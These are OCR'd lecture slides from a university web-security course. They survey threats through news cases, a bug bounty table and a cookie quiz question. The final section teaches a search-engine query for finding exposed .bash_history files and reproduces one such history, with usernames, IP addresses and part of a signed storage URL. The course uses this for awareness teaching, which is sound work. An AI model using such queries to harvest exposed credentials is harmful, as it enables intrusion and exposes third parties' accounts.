Securing your Web application

Claudia Hauff
TI1506: Web and Database Technology
ti1506-ewi@tudelft.nl

Learning objectives

- **Describe** the most common security issues in Web applications

- **Describe** a number of basic **attacks** that can be executed against **unsecured** code

- **Implement** measures to **protect** a Web application against such attacks

Learning objectives

- **Describe** the most common security issues in Web applications

- **Describe** a number of basic **attacks** that can be executed against **unsecured** code

- **Implement** measures to **protect** a Web application against such attacks

Very complex topic. We have a dedicated MSc Computer Science specialisation: **Cyber Security**!

Web apps are an attractive target …

Large surface of attack

Large surface of attack

- An attacker can focus on different **angles**
  - Web server
  - Web browser
  - Web application
  - Web user

Large surface of attack

- An attacker can focus on different **angles**
  - Web server
  - Web browser
  - Web application
  - Web user
- Web applications can have **millions of users** (a lot to gain from ‘hacking’ them)
- **Automated tools** exist to find/test known vulnerabilities in Web servers/apps

Large surface of attack

- An attacker can focus on different **angles**
  - Web server
  - Web browser
  - Web application
  - Web user
- Web applications can have **millions of users** (a lot to gain from ‘hacking’ them)
- **Automated tools** exist to find/test known vulnerabilities in Web servers/apps

Web applications are easy to develop, but difficult to secure.

Bug bounty programs

White hat hacking

Google

Rewards for qualifying bugs range from $100 to $20,000. The following table outlines the usual rewards chosen for the most common classes of bugs:

Category	Examples	Applications that permit taking over a Google account [1]	Other highly sensitive applications [2]	Normal Google applications	Non-integrated acquisitions and other sandboxed or lower priority applications [3]
Vulnerabilities giving direct access to Google servers					
Remote code execution	*Command injection, deserialization bugs, sandbox escapes*	$20,000	$20,000	$20,000	$1,337 - $5,000
Unrestricted file system or database access	*Unsandboxed XXE, SQL injection*	$10,000	$10,000	$10,000	$1,337 - $5,000
Logic flaw bugs leaking or bypassing significant security controls	*Direct object reference, remote user impersonation*	$10,000	$7,500	$5,000	$500
Vulnerabilities giving access to client or authenticated session of the logged-in victim					
Execute code on the client	Web: *Cross-site scripting* Mobile / Hardware: *Code execution*	$7,500	$5,000	$3,133.7	$100

Threats

- Defacement
- Data disclosure
- Data loss
- Denial of service
- “Foot in the door”
- Unauthorized access

Threats

CERN 2008

Defacement: changing/replacing the look of a Web page.

CMS Web-Based Monitoring

Luminosity
HF LumiSection
HF Fast *[Forward HCAL]*
LumiScalers

DatabaseBrowser
devdb10
cms_hcl
cms_hcl_int2r_lb
cms_pvss_tk
ecalh4db
int2r_lb

ConfigureDescriptors
cms_hcl
cms_pvss_tk
ecalh4db

CustomizedSlides
cms_hcl
cms_pvss_tk
ecalh4db
int2r_lb

WBM Services
RunSummary
Online DQM GUI Display
SnapShotService S^3
RunSummary TIF
ECALSummary
TriggerRates
CMS PageZero
DcsLastValue
HCalChannelQuality
LhcMonitor
MagnetHistory
EventProxy
ConditionsBrowser

Links
CMS Page 1
FNAL ROC
Commissioning & Run Coordination
Shift ELog

Documentation
Constructing a command line RunSummary Query
Constructing a Database Query Plot URL
Using the RunNotification Service
Documentation for CustomizedSlides
Meta Data

Code
Tomcat
Java
Root
PL/SQL

Presentations
WBM Proposal tex | pdf (CMS IN-2006/044)
CMS WBM 2006.08.10 ppt | pdf

Please submit any problems or requests you may have through Savannah.
Last modified: Tue May 8 15:24:03 CDT 2008

Source: http://astroengine.com/2008/09/16/greek-hackers-invade-lhc-nothing-much-happens/

Threats

Defacement: changing/replacing the look of a Web page.

Source: http://astroengine.com/2008/09/16/greek-hackers-invade-lhc-nothing-much-happens/

Threats

VTECH 2015

Data disclosure: client databases, credit card numbers…

Massive VTech hack exposes data of nearly 5 million parents and over 200,000 kids

Source: http://www.computerworld.com/article/3009236/cybercrime-hacking/massive-vtech-hack-exposes-data-of-nearly-5-million-parents-and-over-200-000-kids.html

Threats

VTECH 2015

Data disclosure: client databases, credit card numbers…


Massive VTech hack exposes data of nearly 5 million parents and over 200,000 kids

"…a hacker made off with over **4.8 million records** of parents and over 200,000 records for kids"

"… parents' names, home addresses, **email addresses and passwords**"

"The **secret questions** used to recover accounts and passwords were stored in **plaintext**."

Source: http://www.computerworld.com/article/3009236/cybercrime-hacking/massive-vtech-hack-exposes-data-of-nearly-5-million-parents-and-over-200-000-kids.html



You have written a server-side backend that uses cookies to store a user's UI preferences and generate the HTML/CSS accordingly (font size, colors, sound preferences). Which cookie settings are appropriate?

A. **httpOnly, signed, secure**
B. **signed, secure, expires**
C. **httpOnly, signed, secure, expires**
D. **secure, expires**

flickr@dinkydivas

Threats

Code Spaces 2014

Data loss: attackers delete data

Source: http://www.infoworld.com/article/2608076/data-center/murder-in-the-amazon-cloud.html

Threats

Code Spaces 2014

Data loss: attackers delete data

"Code Spaces was built mostly on **AWS**, using storage and **server instances** to provide its services."

Source: http://www.infoworld.com/article/2608076/data-center/murder-in-the-amazon-cloud.html

Threats

Code Spaces 2014

Data loss: attackers delete data

"Code Spaces was built mostly on **AWS**, using storage and **server instances** to provide its services."

"… an attacker gained access to the **company's AWS control panel** and **demanded money** in exchange for releasing control back to Code Spaces"


ORACLE macy's Yellow Book FedEx smart water RICOH BOSCH TIBCO

Source: http://www.infoworld.com/article/2608076/data-center/murder-in-the-amazon-cloud.html

Threats

Code Spaces 2014

Data loss: attackers delete data



Source: http://www.infoworld.com/article/2608076/data-center/murder-in-the-amazon-cloud.html

Threats

Code Spaces 2014

Data loss: attackers delete data

"Code Spaces was built mostly on **AWS**, using storage and **server instances** to provide its services."

"… an attacker gained access to the **company's AWS control panel** and **demanded money** in exchange for releasing control back to Code Spaces"

ORACLE macy's Yellow Book FedEx smart water RICOH BOSCH TIBCO

Source: http://www.infoworld.com/article/2608076/data-center/murder-in-the-amazon-cloud.html

Threats

Code Spaces 2014

Data loss: attackers delete data

"Code Spaces was built mostly on **AWS**, using storage and **server instances** to provide its services."

"… an attacker gained access to the **company's AWS control panel** and **demanded money** in exchange for releasing control back to Code Spaces"

"We finally managed to get our panel access back but not before **he had removed all EBS snapshots, S3 buckets, all AMIs, some EBS instances**, and several machine instances."

Source: http://www.infoworld.com/article/2608076/data-center/murder-in-the-amazon-cloud.html

Threats

Denial of service: making a Web app unavailable to legitimate users

Source: http://store.steampowered.com/news/19852/

Threats

Denial of service: making a Web app unavailable to legitimate users

How it happened

Early Christmas morning (Pacific Standard Time), the Steam Store was the target of a DoS attack which prevented the serving of store pages to users. Attacks against the Steam Store, and Steam in general, are a regular occurrence that Valve handles both directly and with the help of partner companies, and typically do not impact Steam users. During the Christmas attack, traffic to the Steam store increased 2000% over the average traffic during the Steam Sale.

Source: http://store.steampowered.com/news/19852/

Threats

Denial of service: making a Web app unavailable to legitimate users

How it happened

Early Christmas morning (Pacific Standard Time), the Steam Store was the target of a DoS attack which prevented the serving of store pages to users. Attacks against the Steam Store, and Steam in general, are a regular occurrence that Valve handles both directly and with the help of partner companies, and typically do not impact Steam users. During the Christmas attack, traffic to the Steam store increased 2000% over the average traffic during the Steam Sale.

In response to this specific attack, caching rules managed by a Steam web caching partner were deployed in order to both minimize the impact on Steam Store servers and continue to route legitimate user traffic. During the second wave of this attack, a second caching configuration was deployed that incorrectly cached web traffic for authenticated users. This configuration error resulted in some users seeing Steam Store responses which were generated for other users. Incorrect Store responses varied from users seeing the front page of the Store displayed in the wrong language, to seeing the account page of another user.

Source: http://store.steampowered.com/news/19852/

Threats

White House 2015

“Foot in the door”: attacker enters the internal network

Source: http://edition.cnn.com/2015/04/07/politics/how-russians-hacked-the-wh/

Threats

White House 2015

"Foot in the door": attacker enters the internal network

As in many hacks, investigators believe the White House intrusion began with a phishing email that was launched using a State Department email account that the hackers had taken over, according to the U.S. officials.

Director of National Intelligence James Clapper, in a speech at an FBI cyberconference in January, warned government officials and private businesses to teach employees what "spear phishing" looks like.

"So many times, the Chinese and others get access to our systems just by pretending to be someone else and then asking for access, and someone gives it to them," Clapper said.

Source: http://edition.cnn.com/2015/04/07/politics/how-russians-hacked-the-wh/

2015

Threats

Unauthorized access: attackers can use functions of a Web app, they should not be able to use

Source: https://www.hackread.com/instagram-hacked-researcher-gets-admin-panel-access/

2015

Threats

Unauthorized access: attackers can use functions of a Web app, they should not be able to use

"… an independent security researcher, participating in Facebook's bug bounty program, managed to crack his way through Instagram defenses…following the tip he received from a friend, that the sensu.instagram.com Web page, an **administration panel for Instagram's services**, was **publicly available** via the **Internet**."

Source: https://www.hackread.com/instagram-hacked-researcher-gets-admin-panel-access/

Finding Web security flaws is easy

Finding Web security flaws is easy


- **Search engines** provide helpful **search operators** to zoom in on files that may contain **valuable** information (and are publicly accessible by mistake)

Finding Web security flaws is easy

- **Search engines** provide helpful **search operators** to zoom in on files that may contain **valuable** information (and are publicly accessible by mistake)
  - `intitle:"index of" .bash_history`

Finding Web security flaws is easy

- **Search engines** provide helpful **search operators** to zoom in on files that may contain **valuable** information (and are publicly accessible by mistake)
  - `intitle:"index of" .bash_history`



Finding Web security flaws is easy

- **Search engines** provide helpful **search operators** to zoom in on files that may contain **valuable** information (and are publicly accessible by mistake)
  - `intitle:"index of" .bash_history`

```
scp fzeng@166.111.5.240:~/blast454.py ./
ls
ssh fzeng@166.111.73.11
ssh fzeng@166.111.5.240
quit
exit
screen -dmS pacbio
sudo apt-get install screen
wget http://files.pacb.com/datasets/secondary-analysis/ecoli-k12-P4C2-20KSS/ecoliK12.tar.gz
ls
rm ecoliK12.tar.gz
ls
cd data/
ls
mkdir illumina
cd illumina/
ls
wget https://basespace-static-east.s3.amazonaws.com/713b4f69a866495e9d36a21b011447af/packages/analysis_1937950_aligneddata.zip?AWSA
Signature=sqC79kSKO3ys%2BMGahvw%2FU1b2QTo%3D
wgethttps://basespace-static-east.s3.amazonaws.com/713b4f69a866495e9d36a21b011447af/packages/analysis_1937950_aligneddata.zip
wget https://basespace-static-east.s3.amazonaws.com/713b4f69a866495e9d36a21b011447af/packages/analysis_1937950_aligneddata.zip
ls
cd data/
```

Finding Web security flaws is easy

- **Search engines** provide helpful **search operators** to zoom in on files that may contain **valuable** information (and are publicly accessible by mistake)
  - `intitle:"index of" .bash_history`
  - Known as "**Google Hacking**"

